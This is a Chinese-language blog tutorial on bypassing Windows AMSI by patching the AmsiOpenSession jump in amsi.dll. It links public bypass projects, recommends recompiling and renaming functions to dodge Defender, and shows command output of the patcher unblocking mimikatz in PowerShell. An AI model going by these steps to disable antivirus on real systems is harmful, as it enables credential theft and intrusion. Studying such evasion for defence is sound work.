

# 绕过AMSI的另一种方式


之前打控制论的时候发过一个过AMSI的一种方式。

现在我们来讨论另外一种方式，在这之前我们需要知道什么是AMSI。

## 什么是AMSI?

根据微软介绍AMSI是Windows 反恶意软件扫描接口 (AMSI) 是一种通用的接口标准，允许应用程序和服务与计算机上的任何反恶意软件产品集成。AMSI 为最终用户及其数据、应用程序和工作负载提供增强的恶意软件防护。

说白了AMSI是微软实现的，用于扫描程序执行后内存中的情况，他也在powershell中实现，所以我们一般去导入像一些mimikatz.ps1或者powerview.ps1文件的时候它会报此脚本包含恶意内存，已被你的防病毒软件阻止。



```
PS C:\Users\Admin> invoke-mimikatz
所在位置 行:1 字符: 1
+ invoke-mimikatz
+ ~~~~~
此脚本包含恶意内容，已被你的防病毒软件阻止。
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent


PS C:\Users\Admin>
```

那么既然他在powershell中实现的，那么也就是说当我们去加载脚本的时候会首先传递到AMSI这里去检测的。

现在让我们来了解一下amsi.dll。

## Amsi.dll是什么?


AMSI的功能都是由amsi.dll文件来提供的，文件包含了Windows中初始化，配置以及使用AMSI功能的函数，该功能还负责加载和卸载AMSI引擎。



©2022 TREND MICRO

## AmsiOpenSession函数

我们需要绕过AmsiOpenSession这个函数，这个函数是amsi.dll文件中所提供的函数，如下图：



AmsiOpenSession这个函数可以为调用的应用程序创建新的会AMSI会话。

其实绕过的根本原理就是在反编译amsi.dll中找到AmsiOpenSession这个函数，会发现它使用了test指令来进行按位与运算，最后会将结果保存到标志寄存器中，比如说ZF标志寄存器。

如果设置了零标记的话会通过JE指令跳转到错误分支，这里的错误分支指的是(此脚本包含恶意内容。。。)


那么如果我们将JE更改为JNE指令的话，也就是不跳转的话，那么我们运行任何命令都不会出现这种报错了。

参考：[https://github.com/SaadAhla/AMSI\\_patch](https://github.com/SaadAhla/AMSI_patch)

这里推荐一个很简单的项目。


<https://github.com/surya-dev-singh/AmsiBypass-OpenSession>

建议不要直接下载exe，因为已经被Defender标记了，所以我们尽量自己编译然后将里面的函数名之类的替换一遍即可。



最后生成exe。

可以看到已经不会被杀了。



现在我们打开一个powershell，其实也不需要管理员打开。

当我们去执行invoke-mimikatz的时候发现被检测到了。

版权所有 (C) 2016 Microsoft Corporation。保留所有权利。

```
PS C:\Users\Admin> cd C:\Users\Admin\Desktop\AmsiBypass-OpenSession-main\AmsiBypass-OpenSession\x64\Debug
PS C:\Users\Admin\Desktop\AmsiBypass-OpenSession-main\AmsiBypass-OpenSession\x64\Debug> dir
```

目录: C:\Users\Admin\Desktop\AmsiBypass-OpenSession-main\AmsiBypass-OpenSession\x64\Debug

Mode	LastWriteTime	Length	Name
d----	2024/3/14 9:38		AmsiOpenSession.tlog
-a----	2024/3/14 9:38	1470	AmsiOpenSession.Build.CppClean.log
-a----	2024/3/14 9:38	1227776	AmsiOpenSession.exe
-a----	2024/3/14 9:38	346	AmsiOpenSession.exe.recipe
-a----	2024/3/14 9:38	4976216	AmsiOpenSession.ilc
-a----	2024/3/14 9:38	330	AmsiOpenSession.log
-a----	2024/3/14 9:38	60062	AmsiOpenSession.obj
-a----	2024/3/14 9:38	6934528	AmsiOpenSession.pdb
-a----	2024/3/14 9:38	105	AmsiOpenSession.vcxproj.FileListAbsolute.txt
-a----	2024/3/14 9:40	0	IEX(New-Object
-a----	2024/3/14 9:38	240640	vc143.idb
-a----	2024/3/14 9:38	151552	vc143.pdb

```
PS C:\Users\Admin\Desktop\AmsiBypass-OpenSession-main\AmsiBypass-OpenSession\x64\Debug> invoke-mimikatz
所在位置 行:1 字符: 1
+ invoke-mimikatz
+ ~~~~~
此脚本包含恶意内容, 已被你的防病毒软件阻止。
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\Admin\Desktop\AmsiBypass-OpenSession-main\AmsiBypass-OpenSession\x64\Debug>
```

然后我们使用我们刚才生成的绕过AMSI的程序 后面加上你这个powershell的pid即可。

可以看到这样就成功了。已经从上面的包含恶意内容变成了直接报错了。

管理员: Windows PowerShell

```
PS C:\Users\Admin\Desktop\AmsiBypass-OpenSession-main\AmsiBypass-OpenSession\x64\Debug> invoke-mimikatz
所在位置 行:1 字符: 1
+ invoke-mimikatz
+ ~~~~~
此脚本包含恶意内容, 已被你的防病毒软件阻止。
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\Admin\Desktop\AmsiBypass-OpenSession-main\AmsiBypass-OpenSession\x64\Debug> tasklist /svc | findstr "powershell"
powershell.exe           6864 ??
PS C:\Users\Admin\Desktop\AmsiBypass-OpenSession-main\AmsiBypass-OpenSession\x64\Debug> .\AmsiOpenSession.exe 6864
[+] AMSI patched !!
PS C:\Users\Admin\Desktop\AmsiBypass-OpenSession-main\AmsiBypass-OpenSession\x64\Debug> invoke-mimikatz
invoke-mimikatz : 无法将“invoke-mimikatz”项识别为 cmdlet、函数、脚本文件或可运行程序的名称。请检查名称的拼写, 如果包括路径, 请确保路径正确, 然后再试一次。
所在位置 行:1 字符: 1
+ invoke-mimikatz
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (invoke-mimikatz:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\Admin\Desktop\AmsiBypass-OpenSession-main\AmsiBypass-OpenSession\x64\Debug>
```